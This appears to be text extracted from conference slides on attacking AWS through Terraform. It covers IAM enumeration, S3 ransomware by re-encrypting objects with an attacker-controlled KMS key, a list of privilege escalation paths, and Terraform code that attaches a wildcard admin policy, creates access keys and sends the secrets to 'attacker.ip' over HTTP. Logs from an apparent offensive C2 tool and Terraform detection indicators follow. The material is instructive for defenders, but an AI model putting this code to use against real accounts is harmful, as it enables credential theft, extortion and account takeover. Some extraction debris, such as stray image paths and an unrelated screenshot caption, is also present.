gl4ssesbo1@Galaxy:~/terraform-provider-aws/internal/service$ cat iam/*_data_source.go | grep ':= d.Get("' | grep -v 'if '
username := d.Get("user").(string)
roleName := d.Get("role_name").(string)
pathPrefix := d.Get("path_prefix").(string)
encoding := d.Get("encoding").(string)
sshPublicKeyId := d.Get("ssh_public_key_id").(string)
nameRegex := d.Get("name_regex").(string)
pathPrefix := d.Get("path_prefix").(string)
```

ENUMERATION USING TERRAFORM

```
+ {
+   access_key_id = "AKIARLOLOOLD5LFCLAPU"
+   create_date   = "2024-05-28T19:24:36Z"
+   status        = "Active"
}
]
+
+ id      = "sqssuser"
+ user    = "sqssuser"
}
+
+ test_user = {
+   access_keys = []
+   id          = "test_user"
+   user         = "test_user"
}
+
+
+ aws_users = [
+   "arn:aws:iam::093305336519:user/BlogUser",
+   "arn:aws:iam::093305336519:user/TNTUser",
+   "arn:aws:iam::093305336519:user/adminUser",
+   "arn:aws:iam::093305336519:user/cloudgrepple",
+   "arn:aws:iam::093305336519:user/file_dump",
+   "arn:aws:iam::093305336519:user/lucr_love",
+   "arn:aws:iam::093305336519:user/quarantinedUser",
+   "arn:aws:iam::093305336519:user/sqssuser",
+   "arn:aws:iam::093305336519:user/test_user",
]
```

You can apply this plan to save these new output values to the Terraform state, without changing any real infrastructure.

RANSOMWARE USING TERRAFORM

One feature allowed by Terraform is putting Server Side Encryption Configuration in S3 Buckets, as well as copying files with a KMS key, which can lead to data blocking, leading to Ransomware.

```
variable "bucket-name" {}
variable "key-arn" {}

resource "aws_s3_bucket_server_side_encryption_configuration" "example" {
  bucket = aws_s3_bucket.bucket-name.id

  rule {
    apply_server_side_encryption_by_default {
      kms_master_key_id = var.key-arn
      sse_algorithm     = "aws:kms"
    }
  }
}

data "aws_s3_objects" "bucketobjects" {
  bucket = var.bucket-name
}

resource "aws_s3_object_copy" "test" {
  for_each = data.aws_s3_objects.bucketobjects.keys
  bucket   = var.bucket-name
  key     = "destination_key"
  source  = "${var.bucket-name}/${each.value}"
  customer_key = var.key-arn
}
```

KMS Key can be part of another account

Terraform calls used for this attack:

- resource **aws_s3_bucket_server_side_encryption_configuration**
- data **aws_s3_objects**
- resource **aws_s3_object_copy**

RANSOMWARE USING TERRAFORM

The screenshot shows the AWS S3 bucket properties page for 'terraform-ransomwarable-s3-bucket'. The top navigation bar includes the AWS logo, Services dropdown, a search bar, and account information for 'admin @ 8517-2546-0547'. A green success message at the top states: 'Successfully edited default encryption. Objects uploaded, modified, or copied into this bucket will inherit this encryption configuration unless otherwise specified.' The breadcrumb navigation shows 'Amazon S3 > Buckets > terraform-ransomwarable-s3-bucket'. The main content area has tabs for 'Objects', 'Properties' (which is selected), 'Permissions', 'Metrics', 'Management', and 'Access Points'. The 'Bucket overview' section displays the AWS Region as 'US East (N. Virginia) us-east-1', the Amazon Resource Name (ARN) as 'arn:aws:s3:::terraform-ransomwarable-s3-bucket', and the Creation date as 'July 17, 2024, 14:20:24 (UTC-04:00)'. Below this is the 'Bucket Versioning' section, which is currently disabled. A note about MFA delete is present, stating: 'An additional layer of security that requires multi-factor authentication for changing Bucket Versioning settings and permanently deleting object versions. To modify MFA delete settings, use the AWS CLI, AWS SDK, or the Amazon S3 REST API. [Learn more](#)'.

PRIVESC USING TERRAFORM

1. Creating a new policy version
2. Setting the default policy version to an existing version
- 3. Creating an EC2 instance with an existing instance profile (aws_instance)**
- 4. Creating a new user access key (aws_iam_access_key)**
- 5. Creating a new login profile (aws_iam_user_login_profile)**
- 6. Updating an existing login profile (aws_iam_user_login_profile)**
- 7. Attaching a policy to a user (aws_iam_user_policy_attachment)**
- 8. Attaching a policy to a group (aws_iam_group_policy_attachment)**
- 9. Attaching a policy to a role (aws_iam_role_policy_attachment)**
- 10. Creating/updating an inline policy for a user (aws_iam_user_policy)**
- 11. Creating/updating an inline policy for a group (aws_iam_group_policy)**
- 12. Creating/updating an inline policy for a role (aws_iam_role_policy)**
- 13. Adding a user to a group (aws_iam_group_membership or iam_user_group_membership)**
14. Updating the AssumeRolePolicyDocument of a role
15. Passing a role to a new Lambda function, then invoking it
16. Passing a role to a new Lambda function, then invoking it cross-account
17. Passing a role to a new Lambda function, then triggering it with DynamoDB
18. Updating the code of an existing Lambda function
19. Passing a role to a Glue Development Endpoint
20. Updating an existing Glue Dev Endpoint
21. Passing a role to CloudFormation
22. Passing a role to Data Pipeline
23. Creating a CodeStar project from a template
24. Passing a role to a new CodeStar project
25. Creating a new CodeStar project and associating a team member
- 26. Adding a malicious Lambda layer to an existing Lambda function (aws_lambda_layer_version)**
27. Passing a role to a new SageMaker Jupyter notebook
28. Gaining access to an existing SageMaker Jupyter notebook

MODIFY CURRENT USER PRIVS

```
# File one
...
resource "aws_iam_user_policy" "attacker_policy" {
  name = "AttackerPolicy"
  user = "targetUser"

  policy = <<EOF
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Action": [
        "*"
      ],
      "Effect": "Allow",
      "Resource": "*"
    }
  ]
}
EOF
}
...

# File two
...
resource "aws_iam_access_key" "target_access_key" {
  user = aws_iam_user.lb.name
}
...
```

- Policy Addition
- Policy Update
- Permission Boundary modification
- Group Addition

Then, same as on the previous case, just get the creds using HTTP

```
resource "aws_iam_access_key" "target_access_key" {
  user = aws_iam_user.lb.name
}

data "http" "ip_address" {
  url = "http://attacker.ip?${aws_iam_access_key.target_access_key.id}; ${aws_iam_access_key.target_access_key.secret}; ${var.region}"
}
```

CREATE/UPDATE USER AND ACCESS KEYS

```
# File one
...
resource "aws_iam_user_policy" "attacker_policy" {
  name = "AttackerPolicy"
  user = "targetUser"

  policy = <<EOF
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Action": [
        "*"
      ],
      "Effect": "Allow",
      "Resource": "*"
    }
  ]
}
EOF
}
...

# File two
...
resource "aws_iam_access_key" "target_access_key" {
  user = aws_iam_user.lb.name
}
...
```

- Policy Addition
- Policy Update
- Permission Boundary modification
- Group Addition
- Role Policy Modification



Then, same as on the previous case, just get the creds using HTTP

```
data "http" "ip_address" {
  url = "http://attacker.ip?${var.access_key}; ${var.secret_key}; ${var.region}"
}
```

WHAT ABOUT
THE REST?

WE USE
PYTHON



TERRAFORM INDICATORS

TERRAFORM LOGS

When a Terraform data source or resource is executed, 2 sts:GetCallerIdentity are executed first, to check the credential's validity. Thus, the events become:



TERRAFORM USER AGENT

Each event in Terraform is executed with a user-agent with format:

APN/1.0 HashiCorp/1.0 Terraform/<terraform version> (+<https://www.terraform.io>) terraform-provider-aws/<provider version> (+<https://registry.terraform.io/providers/hashicorp/aws>) aws-sdk-go-v2/<AWS SDK Version>os/<OS Type> lang/go#<Go Version> md/GOOS#<Go OS> md/GOARCH#<Go Arch> api/<aws service>#<AWS SDK Version>

BOTO3

```
def user_agent(self):
    """
    Return a string suitable for use as a User-Agent header.
    The string will be of the form:

    <agent_name>/<agent_version> Python/<py_ver> <plat_name>/<plat_ver> <exec_env>

    Where:
        - agent_name is the value of the 'user_agent_name' attribute
          of the session object ('Botocore' by default).
        - agent_version is the value of the 'user_agent_version'
          attribute of the session object (the botocore version by default).
          by default.
        - py_ver is the version of the Python interpreter being used.
        - plat_name is the name of the platform (e.g. Darwin)
        - plat_ver is the version of the platform
        - exec_env is exec-env/$AWS_EXECUTION_ENV

    If ``user_agent_extra`` is not empty, then this value will be
    appended to the end of the user agent string.

    """
    base = '%s/%s Python/%s %s/%s' % (self.user_agent_name,
                                         self.user_agent_version,
                                         platform.python_version(),
                                         platform.system(),
                                         platform.release())

    if HAS_CRT:
        base += ' awscrt/%s' % self._get_crt_version()
    if os.environ.get('AWS_EXECUTION_ENV') is not None:
        base += ' exec-env/%s' % os.environ.get('AWS_EXECUTION_ENV')
    print(base)
    if self.user_agent_extra:
        base += ' %s' % self.user_agent_extra


    return base
```

When boto3 creates a session, it generates a user-agent, which in the end of it, has a postfix **Botocore/<botocore version>**
This is defined by variable
self.user_agent_extra

APN/1.0 HashiCorp/1.0 Terraform/<terraform
version> (+<https://www.terraform.io>) terraform-
provider-aws/<provider version> (+<https://registry.terraform.io/providers/hashicorp/aws>)
aws-sdk-go-v2/<AWS SDK Version> os/<OS Type>
lang/go#<Go Version> md/GOOS#<Go OS> md/
GOARCH#<Go Arch> api/<aws service>#<AWS SDK
Version>




PUTTING IT TOGETHER



```
[*] Port is busy. Is a MongoDB instance running there? [y/N] y
[*] JWT Secret Key set to: '4ZE5orwxYs9xHqHCi7xbSk4ng2vXqxK'
[*] Database Server set to: '127.0.0.1:27017'
[*] Database set to: 'test'
[*] Teamserver IP address is '172.20.149.188'
[*] User 'cosmonaut' was created!
[*] API Server set to: '0.0.0.0:5000'

[*] User cosmonaut authenticated successfully at 2024-07-09 16:03:19.855963
[*] User cosmonaut ran module privesc/aws_iam_create_policy_version_terraform at 2024-07-09 16:03:29.901022 on region us-east-1
Boto3/1.17.112 Python/3.10.12 Linux/5.15.153.1-microsoft-standard-WSL2
APN/1.0 HashiCorp/1.0 Terraform/1.8.5 (+https://www.terraform.io) terraform-provider-aws/5.57.0 (+https://registry.terraform.io/providers/hashicorp/aws) aws-sdk-go-v2/1.30.1 os/linux lang/go#1.22.4 md/GOOS#linux md/GOARCH#amd64 api/sts#1.30.1
Boto3/1.17.112 Python/3.10.12 Linux/5.15.153.1-microsoft-standard-WSL2
APN/1.0 HashiCorp/1.0 Terraform/1.8.5 (+https://www.terraform.io) terraform-provider-aws/5.57.0 (+https://registry.terraform.io/providers/hashicorp/aws) aws-sdk-go-v2/1.30.1 os/linux lang/go#1.22.4 md/GOOS#linux md/GOARCH#amd64 api/iam#1.30.1
Boto3/1.17.112 Python/3.10.12 Linux/5.15.153.1-microsoft-standard-WSL2
APN/1.0 HashiCorp/1.0 Terraform/1.8.5 (+https://www.terraform.io) terraform-provider-aws/5.57.0 (+https://registry.terraform.io/providers/hashicorp/aws) aws-sdk-go-v2/1.30.1 os/linux lang/go#1.22.4 md/GOOS#linux md/GOARCH#amd64 api/sts#1.30.1
```

SO, WHERE IS
TERRAFORM
HERE?



PYTHON PROVIDER

```
terraform {  
    required_providers {  
        python = {  
            source = "joaquin89/python"  
        }  
    }  
}
```

Python Provider

Python Command


```
resource "python_exec" "main" {  
    pyversion = "v2"  
    script    = "pythonscript.py"  
    args     = "AllowPolAttach_5 <ARG2>....."  
}
```


```
local_fileresource "local_file" "foo" {  
    content  = "foo!"  
    filename = "/tmp/${var.policy-name}.json"  
}
```

Python file
creation



PUTTING IT TOGETHER





A screenshot of a Minecraft landscape featuring a palm tree and a small building.

```
(test)()(Nebula) >>> use module privesc/aws_iam_create_policy
_version_terraform
(test)()(privesc/aws_iam_create_policy_version_terraform) >>>
set policy-arn arn:aws:iam::621042647096:policy/AllowPolAtt
ch_5
(test)()(privesc/aws_iam_create_policy_version_terraform) >>>
use credentials adminUserHP
[*] Correct credential profile set to 'adminUserHP'. Use 'show
current-creds' to check them.
(test)()(privesc/aws_iam_create_policy_version_terraform) >>>

